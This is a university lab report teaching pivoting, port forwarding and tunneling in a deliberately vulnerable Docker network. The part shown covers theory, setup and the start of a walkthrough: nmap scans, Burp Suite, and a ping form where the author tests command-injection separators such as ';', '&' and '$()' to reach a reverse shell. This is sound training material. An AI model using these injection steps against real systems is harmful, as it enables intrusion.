


University of Naples Federico II



Department of Electric Engineering and Information Technology

Master's degree in Computer Science

Network Security

Hands on Pivoting, Port Forwarding and Tunneling

Professor

Prof. Simon Pietro Romano

Student

Fabio Cinicolo
N97000460

Academical Year 2023–2024

Table of Contents

1 Introduction	3
2 Comparing Pivoting, Port Forwarding, and Tunneling	3
3 Lab scenario	4
4 Lab Setup	5
5 Walkthrough	7
5.1 Footprinting	7
5.2 Enumeration	8
5.3 Initial access	9
5.4 Exploring the website	12
5.5 Exploiting the command injection	15
5.6 Compromising the pivot host	22
5.7 Enforce persistence on the pivot host	23
6 Developer's internal subnet	25
6.1 Ping sweep from pivot host	26
6.2 Scanning subnet with SSH dynamic port forwarding	27
6.3 Access private dashboard with SSH local port forwarding	29
7 Employee's internal network	31
7.1 Ping sweep with meterpreter	31
7.2 Scanning subnet with metasploit's SOCKS and autoroute	36
7.3 Tunneling to subnet with sshuttle	38
7.4 The reverse shell problem	41
8 Advanced pivoting with ligolo-ng	42
8.1 Installation	42
8.2 Tunneling	47
8.3 Forwarding	49
8.4 Managing sessions	51
8.5 Double pivoting	53
9 Tunneling	54
9.1 HTTP Tunneling with Chisel	54
9.2 DNS tunneling with dnscat2	60
10 Conclusions	66

1 Introduction

The developed project aims to provide an environment for learning basic techniques to leverage a pivot host to access internal networks that are otherwise unreachable from the outside.

You have two options to use the lab. You can either play the lab named ‘NS_Pivoting_PortForwarding_Tunneling’ on [DockerSecurityPlayground](#), or you have the option to access the lab on your personal computer. To set it up on your computer (can be MacOS, Windows or Linux) first assure that *Docker Compose* is installed then clone my [repository](#) and just run ‘`docker compose up -d`’ inside the *Lab* folder.

In the following sections, we will start with a brief overview of the theory necessary to exploit the network.

We will explore how to access internal services using SSH local port forwarding and how to establish a shell back to our attacker host from the internal network host through SSH remote port forwarding. Additionally, we will demonstrate the process of scanning internal subnets from our attack host using SSH dynamic port forwarding, proxychains and meterpreter. Lastly, we will cover the state of the art in pivoting techniques, focusing on a tool called Ligolo-ng.

In the final part, we will delve into tunneling techniques to evade firewalls and intrusion prevention systems by encapsulating malicious packets within common application-level packets, such as HTTP and DNS.

2 Comparing Pivoting, Port Forwarding, and Tunneling

Suppose you are a penetration tester tasked with compromising a host. After successfully gaining an initial foothold in the target network, one of your first actions is to assess privilege levels, network connections, and identify potential VPNs or other remote access software.

If the compromised host has multiple network adapters, exploiting this situation allows you to potentially move to different network segments. This concept of moving laterally within a network, defeating network segmentation, is commonly referred to as **pivoting**. A pivot host, in this context, is a compromised host that serves as a bridge to previously unreachable network segments.

Port forwarding, on the other hand, involves redirecting network traffic from one port on a system to another port on a different system. This capability enables the penetration tester to redirect traffic between the compromised host and other internal hosts, or viceversa.

Meanwhile, **tunneling** offers a means to maintain persistence and overco-

me obstacles such as firewalls and intrusion detection systems. Tunneling mechanisms often incorporate encryption, enhancing the security of communication between the compromised host and the target system. This adds a layer of security makes it more challenging for security mechanisms, such as intrusion detection systems, to detect malicious activities. Another concept always confused with pivoting is **lateral movement**. It's important to note that while pivoting and **lateral movement** share similarities, they differ in their objectives. Lateral movement focuses on spreading within a network, allowing penetration testers to gain access to specific domain resources needed to elevate privileges. In penetration testing, these techniques are often combined to navigate complex network architectures and achieve testing objectives.

3 Lab scenario

The scenario depicts a realistic environment (see Figure 1) in which a web server, exposed to the internet, serves a web application allowing users to check the status of a host. This web application, however, is vulnerable to command injection.

Exploiting this vulnerability enables remote code execution and grants the capability to establish a reverse shell on your attack box, providing an initial foothold into the network.

Upon inspecting the network interfaces, you observe that the host is connected to two internal network segments. Starting with the first segment, you uncover the existence of a Grafana dashboard. You discover a technique to access the dashboard directly from your attack host. Further investigation reveals that the dashboard inadvertently leaks credentials for two hosts on a different network.

Transitioning to the next network, you conduct ping sweeps and enumeration scans, utilizing techniques distinct from those employed in the first subnet. As a result, you identify two hosts in this segment. The first host facilitates remote desktop connections, while the second allows SSH access. You explore the process of obtaining a reverse shell from one of these hosts, recognizing that it is not as straightforward as obtaining a shell from the pivot host.

Additionally, you delve into tools like Ligolo-ng, which streamline the pivoting process by efficiently managing sessions with the discovered hosts in the internal network. Ligolo-ng eliminates significant overhead compared to similar tools. The scenario covers the intricacies of double pivoting as well.

Finally, the scenario explores the installation of command and control servers on the pivot host, demonstrating how to tunnel malicious data within

DNS and HTTP packets from your attack box to the internal hosts that were discovered.




Figure 1: **Laboratory docker network.**

4 Lab Setup

If you wish to start the lab on Docker Security Playground (DSP), follow the instructions on the repo to install it, and then you can start the lab named NS_Pivoting_Tunneling. You can also play it without DSP by cloning my repo and running 'docker-compose up' inside the Lab folder.

In both cases, to get started, connect to the Kali container. In order to connect, you need a VNC viewer. After installation is completed follow these simple steps:

1. Open the VNC client, being on Ubuntu I used TigerVNC but you can find plenty on the internet.
2. Connect to the container, specifying 5900 as the port and the DSP server IP if you are running the lab with DSP or 'localhost' if you are

running the containers locally. Note that if you are running DSP on a remote server, you may need to allow traffic on port 5900. For example, If you are running DSP server, as recommended, on an Ubuntu Server virtual machine, you can open port 5900 with this command: ‘sudo ufw allow 5900’.




Figure 2: **VNC client asking for container IP and port.**

3. The VNC client will then ask you for a password; just use ‘password’.




Figure 3: **VNC client asking for password.**

4. You will now see a shell; just run ‘startxfce4’.



Figure 4: **Connected to the kali shell.**

That’s it! You are now inside the attacker host connected to the lab network.




Figure 5: Successfully connected to the kali container GUI.

5 Walkthrough

Your goal is to be able to access all the services that run on the internal network hosts! Follow along, learn and have fun!.

Let us begin.

The publicly exposed server has IP: 192.168.10.69, so we start by footprinting the server and enumerating the services exposed.

5.1 Footprinting

The first thing we are going to do is to check for opened ports. We can use *nmap* for that. Because we know the IP exists, we are going to perform a SYN no ping scan against the IP. As you can see from Figure 6, the server has port 80 opened. We can already imagine the server might host some kind of website.




Figure 6: **Silent scan result.**

5.2 Enumeration

With port 80 opened, we can enumerate the version with the `-sV` flag and apply safe default scripts that will detect potential vulnerabilities with `-sC`. As shown in Figure 7, the scan confirms the presence of a website served by a non-vulnerable *Nginx* version, with the title "Check if host is alive."




Figure 7: Enumeration scan result.

5.3 Initial access

We will now test if the website is exploitable. For this, we need a browser to interact with the website. To keep the Docker image as light as possible, I did not install Firefox; instead, we will be using [Burp Suite](#), a web application security testing tool that comes with a preinstalled lighter Chromium browser. To do so, we will open a terminal and run Burp Suite, as depicted in Figure 8. Figure 9 shows how to enable Burp's browser.




Figure 8: **Burp Suite initialization.**




Figure 9: **Allowing Burp Suite to run without a Sandbox.**

5.4 Exploring the website

At this point you can navigate to the *Proxy* tab and open a new browser. You are now ready to access the website from the browser, as illustrated in figure 10.




Figure 10: **Web App.**

Let's explore the website. Checking if '*example.com*' is up gives positive feedback, as shown in Figure 11. Trying a hostname we know might not exist leaks very useful information, as depicted in Figure 12. In particular, we now know that the server is checking if the host is alive by using a ping command. If the input is not sanitized, we might be able to exploit the command injection to gain remote code execution and get a shell back.




Figure 11: **Checking if 'example.com' is alive.**




Figure 12: **Invalid host leaks command injection point.**

5.5 Exploiting the command injection

Our goal is to append another command after the ping. To do so, we can try different characters, such as ' ; ', '&', '\$()' , ... You can get a more exhaustive list of these characters on [OWASP](#) or on [HackTricks](#). Trying some of them gives us an error message that tells us the server or firewall blacklists some malicious characters, as shown in Figures 13 and 14.

